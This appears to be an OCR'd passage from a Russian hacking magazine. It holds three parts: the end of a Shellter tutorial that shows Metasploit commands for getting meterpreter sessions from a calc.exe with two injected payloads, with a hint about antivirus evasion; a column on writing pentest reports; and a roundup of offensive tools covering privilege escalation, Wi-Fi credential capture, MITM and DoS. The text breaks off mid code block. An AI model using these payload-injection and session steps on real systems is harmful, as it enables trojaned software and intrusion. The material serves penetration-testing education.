
Подождать немного и попытаться подключиться. Сначала отправляем активную сессию (ту, которая reverse_tcp) meterpreter в бэкграунд:

```
meterpreter > background
```


Выбираем другой пейлоад — **meterpreter/bind_tcp** — и выставляем опции:

```
msf exploit(handler) > set exitfunc thread
msf exploit(handler) > set lport 5555
msf exploit(handler) > set rhost 192.168.0.3
msf exploit(handler) > exploit
```

И получаем еще одну meterpreter-сессию. Как видишь, несколько пейлоадов в одном файле прекрасно уживаются. Вот и замечательно.



Два пейлоада в calc.exe дают нам две meterpreter-сессии



Калькулятор с двумя внедренными пейлоадами ни у кого не вызывает подозрений ;)

ЗАКЛЮЧЕНИЕ

Первое знакомство с Shellter закончилось. За рамками нашего обзора осталось еще достаточно интересной информации, касающейся работы инструмента. С ней ты сможешь познакомиться самостоятельно, покурив этот мануал. Но все основные и интересные моменты мы рассмотрели, так что у тебя теперь достаточно информации для полноценного использования этой тулзы.

А в качестве домашнего задания можешь самостоятельно проверить, как «хорошо» детектируют антивирусы полученные после внедрения полезной нагрузки файлы.

КАК ПИСАТЬ ОТЧЕТ О ПРОДЕЛАННОМ ПЕНТЕСТЕ?



Юрий Гольцев
@ygoltsev

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего «этичного хакера», с задачами, которые перед ним ставятся, и их решениями.

INTRO

Ты наверняка знаешь, что работа пентестера как минимум на 30% состоит из документирования активностей, которые имели место в рамках тестирования на проникновение. Мнения о качестве этого документирования у исполнителя и заказчика часто не совпадают, и каждый начинает крепко задумываться о компетенции другого. Чтобы такой ситуации не возникло, перед началом работ необходимо основательно обсудить с заказчиком те результаты, которые он рассчитывает получить.

КОНСАЛТИНГ INC.

Некоторое время назад в колонке я поднимал тему о том, что популяризация бизнеса в сфере ИБ может стать причиной спада качества оказания консалтинговых услуг: нет общепринятых локальных стандартов, которые можно было бы применить к упомянутым работам.

Я пришел к выводу, что проще всего это можно предотвратить, предъявив адекватные требования к единственному осязаемому результату работ — отчету. Напомню, отчет по результатам тестирования на проникновение обычно состоит из двух частей: аналитической и технической. Аналитическая часть представляет собой осмысление технических результатов тестирования в рамках конкретной организации. Чтобы ты понимал, хороший аналитический отчет можно подготовить даже на основе результатов одних только автоматизированных проверок. В этом случае качество будет напрямую зависеть от человека, который готовил отчет, и его способности адекватно расставлять приоритеты и интерпретировать результат скана Nessus.

В глазах технического специалиста такой отчет выглядит достаточно высокоуровневым. Заказчик в лице руководителя отдела ИБ организации прекрасно понимает, на какие вопросы должен отвечать аналитический отчет. Это помогает в тех случаях, когда качество аналитической части никуда не годится. К сожалению, этого нельзя сказать о технической части — нередко в отделе ИБ мало кто разбирается в вопросе, что не позволяет установить адекватные требования к этой части документа. А ведь она является задокументированным результатом оказания консалтинговой услуги.

Вот здесь и кроется проблема. Результат оказания консалтинговых услуг не должен выглядеть только как ответы на вопросы «могут ли меня взломать?» и «как меня могут взломать?».

Технический отчет, который отвечает на вопросы «как и что исправлять?», — это аналог хак стори вроде тех, что публиковали в Х лет пять назад. Сегодня я расскажу об основных требованиях, которые исполнитель должен предъявлять к техническому отчету.

В какой-то момент своей практики проведения тестов на проникновение я заметил за собой одну не очень хорошую черту: в разговорах с заказчиками и их

техническими специалистами я употреблял жаргонизмы, характерные для сферы ИБ. Они понятны мне, понятны представителю ИБ, но не совсем понятны представителям ИТ. Подобные вещи можно было найти и в технических отчетах — на то они и технические. Стандартная ситуация: тест проведен, документация передана заказчику, год спустя ты эксплуатируешь абсолютно те же самые уязвимости в рамках очередных работ. Уязвимости никто не устраняет, совсем. Почему?

Уязвимости исправляют инженеры по ИБ. Когда такого инженера нет, эту задачу перекладывают на представителей ИТ-отдела. Они отлично справляются с рядовыми задачами, будь то патч-менеджмент или нужные правила на файрволе, но впадают в ступор при попытке исправить ошибку переполнения буфера в компоненте ActiveX.

Сейчас я понимаю, что проблема заключалась в отсутствии на стороне заказчика компетенций, которые бы позволили превратить технические детали взлома в информацию, которой может оперировать рядовой специалист отдела ИТ. В итоге все сводится к проблеме коммуникации внутри организации, но это совсем другая история.

Так я пришел к выводу, что технический отчет должен представлять собой документ, который мог бы помочь незнакомому с ИБ техническому специалисту убедиться в наличии проблемы и устранить ее. Я проанализировал совокупность потребностей отделов ИБ и ИТ отдельно взятой организации и составил список требований, которые можно предъявить к содержанию технического отчета по результатам пентеста.

TABLE OF CONTENTS

Технический отчет должен быть не только понятным, но и полным. Чтобы оценить, насколько полон твой отчет, представь, что его изучает другой пентестер. Какие вопросы у него возникнут? По поводу состава выполненных тобой проверок или же вектора атаки? Естественно, подобная оценка напрямую зависит от твоей компетентности, но мы, как и технологии, не стоим на месте и развиваемся в нужном направлении. Напомню, технический отчет в большинстве случаев логически должен быть структурирован в соответствии с составом работ. Наличие художественной составляющей описания взлома роли не играет.

Introduction

В первую очередь технический отчет должен содержать определения всех используемых терминов и аббревиатур. Вне зависимости от состава работ, документ должен полно обозначить скоуп работ — список проверяемых ресурсов. Должна быть описана и методология тестирования (состав работ) — как минимум список выполняемых (и выполненных) проверок.

Если речь идет о внешнем тестировании на проникновение, то следует включить информацию о том, какие именно сервисы доступны на внешнем пе-

риметре и какие проверки были проведены в отношении каждого из них. Естественно, не стоит упоминать обо всех автоматизированных проверках. К примеру, для FTP-сервиса, доступного на внешнем периметре, достаточно будет упомянуть, что в отношении его был проведен брутфорс по списку логинов и паролей (необходимо предоставить ссылки на эти списки), а также что установленная эвристическим путем версия сервиса не содержит уязвимостей, информация о которых доступна публично. Со стороны заказчика адекватно просить подобную информацию о внешнем периметре.

ШАБЛОН ОПИСАНИЯ УЯЗВИМОСТИ

Описание каждой уязвимости, исправление которой не подходит под шаблон «установите патч от вендора», должно содержать в себе следующую информацию:

- информация о типе уязвимости и его краткая характеристика;
- информация о причине уязвимости;
- указание сервисов, которые подвержены уязвимости;
- proof of concept, который позволит подтвердить наличие уязвимости;
- рекомендации по устранению уязвимости.

Proof of concept должен представлять собой код или мануал в стиле «руководство к действию», которое было бы понятно представителю ИТ. Рекомендации должны полностью описывать этапы устранения уязвимости. Если уязвимость до текущего момента не была известна вендору, пентестер берет на себя обязанности общения с вендором уязвимого продукта (разумеется, в зависимости от условий договора), включив в переписку представителей тестируемой организации. В отчет в таком случае включается описание возможности временного фикса проблемы, а также указание на конкретных людей, которые принимают участие в процессе общения с вендором, и прямая ссылка на переписку с ним.

Если уязвимость более типовая (к примеру, она возникла из-за некорректного процесса патч-менеджмента), рекомендации следует дополнять информацией о том, как этот самый процесс реализуется технически в условиях текущей инфраструктуры.

Hack story

В процессе документирования процесса взлома стоит уделять внимание не только вектору атаки и описанию уязвимостей, но и информации о своей активности во время проведения работ. Запуская sqlmap, задокументируй в отчете время, в которое проводилась проверка. Это позволит техническим специалистам заказчика увидеть атаку в логах, если таковые ведутся, и настроить триггеры, которые смогут сигнализировать о возможной атаке в дальнейшем.


Описывая процесс взлома, не стоит обходить стороной причины тех или иных твоих действий и предположений. К примеру, ты использовал сервер внутри корпоративной сети в качестве плацдарма для развития атаки. Ты считаешь, что это будет менее похоже на взлом извне по следующему списку причин, а в случае, если плацдарм будет отключен, никто не выявит точку твоего входа в корпоративную сеть по причине отсутствия механизмов логирования. Ты же будешь знать, что о твоем присутствии догадываются.

Важное дополнение описания взлома — это информация обо всех изменениях, которые пентестер вносил в ИС заказчика, будь то веб-шелл на веб-сайте или же созданная для развития вектора атаки учетная запись локального администратора. Естественно, по результатам работ пентестер должен все за собой почистить (кроме логов).

OUTRO

Технический отчет, который отвечает всем перечисленным требованиям, будет представлять собой документ, ясно описывающий проблемы и пути их решения. Их можно будет реализовать не только силами отдела ИБ, но и подключив ресурсы отдела ИТ. Пентестер, в свою очередь, помимо благодарности заказчика и гонорара, получит моральное удовлетворение от понимания того, что подготовленный им технический отчет написан не «в стол», а действительно станет руководством, которое поможет сделать инфраструктуру безопаснее.


Увидимся на ZeroNights! Stay tuned!



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Автор:
pentestmonkey

URL:
github.com/pentestmonkey/windows-privesc-check

Система:
Windows

КАК ПОВЫСИТЬ ПРИВИЛЕГИИ В WINDOWS?

Инструмент windows-privesc-check ищет различные ошибочные конфигурации, которые позволят локальному непривилегированному пользователю повысить свои привилегии до другого пользователя или для доступа к локальному приложению (например, базе данных).

Полностью написан на Python и конвертирован в исполняемый файл с помощью pyinstaller. Приложение может запускаться и работать как от обычного пользователя, так и от администратора. При запуске с админскими правами программа имеет полные права доступа на чтение ко всем объектам безопасности. Это позволяет произвести аудит на такие векторы повышения привилегий, как:

- перенастройка сервисов Windows;
- замена исполняемых файлов сервисов, если у них выставлены слабые разрешения;
- замена плохо защищенных EXE- или DLL-файлов в `%ProgramFiles%`;
- протроянивание **%PATH%**;
- вредоносная модификация реестра (например, RunOnce);
- модификация программ на файловой системе FAT;
- тамперинг запущенных процессов.

При этом инструмент может быть полезен для компрометации не только локальной машины, но и удаленных, так как он способен смотреть:

- информацию о плохо сконфигурированных сетевых разделяемых директориях;
- список пользователей, подобных администратору;
- информацию о членах домена и доверительных отношениях в домене.

ANDROID EAGLEEYE

Android EagleEye — это инструмент, представляющий собой Android-приложение, базирующееся на модулях Xposed и adbi, способное перехватывать как Java, так и нативные методы ОС Android. Вся полученная информация о методах записывается в лог-файл через logcat: `adb logcat -s EagleEye:I`.

Особенности:

- возможность перехвата Java- и Native-методов;
- захват Java-методов через настройку конфигурационного файла;
- перехват динамических Java-методов, загруженных через DexClassLoader;
- перехват Native-методов как системных, так и пользовательских библиотек;
- специализированные методы против антиэмуляции (базируются на работах исследователя Tim Strazzere).

Это, наверное, первый публичный фреймворк для мобильной ОС Android, который способен одновременно инструментировать как Java-, так и Native-код. Тем самым удовлетворяются чуть ли не все насущные потребности при динамическом анализе приложения. Так что время обновлять свой арсенал для исследования Android-приложений.

Автор:
MindMac

URL:
github.com/MindMac/AndroidEagleEye

Система:
Android



Автор:
ShellIntel

URL:
github.com/ShellIntel/scripts/blob/master/crEAP.py

Система:
Linux

АТАКУЕМ ENTERPRISE WIRELESS NETWORKS


Утилит для исследования Wi-Fi-сетей достаточно много, например Kismet, Wifite и другие. Они прекрасно справляются с определением типа сети и типа протокола аутентификации, таких как TKIP/CCMP, но не дают никакой информации касательно типа EAP. Раньше требовалось перехватить и исследовать пакеты каждой сети, чтобы извлечь нужную информацию. В итоге лень победила, и был написан скрипт, автоматически определяющий тип WPA EAP.

crEAP — это Pyhton-скрипт, который идентифицирует использование WPA Enterprise Mode Encryption, и если используется небезопасный протокол, то crEAP будет собирать Radius имена пользователей и хендшейки.

Зависимости:

- scapy-com;
- airmon-ng, airodump-ng.

Скрипт должен запускаться из-под root или sudo.



Автор:
Eleven Paths

URL:
github.com/ElevenPaths/EvilFOCA/

Система:
Windows

EVIL FOCA — NETWORK ATTACK TOOLKIT


На сегодняшний день Evil Foca — это инструмент для пентестеров и аудиторов безопасности, перед которыми стоит цель проверить безопасность данных в IPv4- и IPv6-сетях. Инструмент производит следующие атаки:

- MITM в IPv4-сетях с помощью ARP Spoofing и DHCP ACK инъекций;
- MITM в IPv6-сетях с помощью Neighbor Advertisement Spoofing, SLAAC attack, поддельного DHCPv6;
- DoS (Denial of Service) в IPv4-сетях с помощью ARP Spoofing;
- DoS (Denial of Service) в IPv6-сетях с помощью SLAAC DoS;
- DNS Hijacking.

Программа автоматически сканирует сети и идентифицирует все устройства и их соответствующие сетевые интерфейсы, с указанием их IPv4- и IPv6-адресов, а также физических адресов через удобный и интуитивно понятный интерфейс. Программа очень проста в использовании.

Требования:

- Windows XP или более поздняя;
- .NET Framework 4 или более поздняя;
- WinPcap library (www.winpcap.org).



Автор:
LionSec

URL:
github.com/LionSec/wifresti

Система:
Windows/UNIX

ВОССТАНАВЛИВАЕМ ПАРОЛЬ ОТ WI-FI С ОС


Порой бывает нужно вспомнить пароль от Wi-Fi-сети, к которой ты подключался когда-то давно или пароль для доступа к которой вводил не ты. Как, наверно, ты уже догадываешься, такой пароль можно заново извлечь в исходном виде из недр операционной системы.

Инструмент wifresti как раз и предназначен для такой цели. Он написан на Python и может быть использован и как скрипт, и как обычный исполняемый файл (только для Windows). Программа поддерживает:

- Ubuntu (в основе лежит `/etc/NetworkManager/system-connections/`);
- Windows 10, 8, 7 (в основе лежит команда netsh).

Скоро автор обещает добавить и Mac OS X.

Естественно, инструмент способен восстановить пароль от любой Wi-Fi-сети, к которой ты когда-либо вводил пароль.



Автор:
James Forshaw

URL:
github.com/google/sandbox-attacksurface-analysis-tools

Система:
Windows


ПЫТАЕМСЯ СБЕЖАТЬ ИЗ ПЕСОЧНИЦЫ

Данный набор программ предназначен для проверки различных свойств песочниц в ОС Windows. Большинство из этих утилит имеют флаг -p, что позволяет задать определенный PID процесса песочницы. Инструмент пытается имперсонизироваться токеном этого процесса и определить, какой доступ разрешен с данной позиции. Также автор рекомендует запускать инструмент от администратора.

Проверки:

- **CheckDeviceAccess** — проверка доступа к device objects;
- **CheckExeManifest** — проверка на определенные флаги в манифесте исполняемого файла;
- **CheckFileAccess** — проверка доступа к файлам;
- **CheckObjectManagerAccess** — проверка доступа к object manager objects;
- **CheckProcessAccess** — проверка доступа к процессам;
- **CheckResistryAccess** — проверка доступа к реестру;
- **CheckNetworkAccess** — проверка доступа к сетевому стеку;
- **DumpTypeInfo** — дамп простой информации о типах kernel object;
- **DumpProcessMitigations** — дамп основной информации о process mitigation в Windows 8+;
- **NewProcessFromToken** — создание нового процесса с данным токеном;
- **ObjectList** — дамп информации об object manager namespace;
- **TokenView** — просмотр токена процесса и манипулирование его различными значениями.

Инструмент может быть собран с помощью Visual Studio 2013.



Автор:
iSECPartners

URL:
github.com/iSECPartners/libshambles

Система:
Linux

БИБЛИОТЕКА ДЛЯ ЭФФЕКТИВНОГО ПЕРЕХВАТА УСТАНОВЛЕННЫХ TCP-СОЕДИНЕНИЙ

Libshambles — библиотека, которая перехватывает установленные TCP-стримы и предоставляет send(2)/recv(2) интерфейсы сокетов для общения с пирами в данном соединении. Библиотека в первую очередь разработана для перехвата высокодинамичных сетевых протоколов в масштабируемых задачах, что позволяет выдержать большие нагрузки.

Для компиляции на примере Ubuntu потребуется доустановить следующие пакеты:

```
$ sudo apt-get install build-essential git libpcap-dev libmnl-dev libcap-dev libc++-dev libc++abi1 libc++1 libtool automake autotools-dev
```

И затем скомпилировать:

```
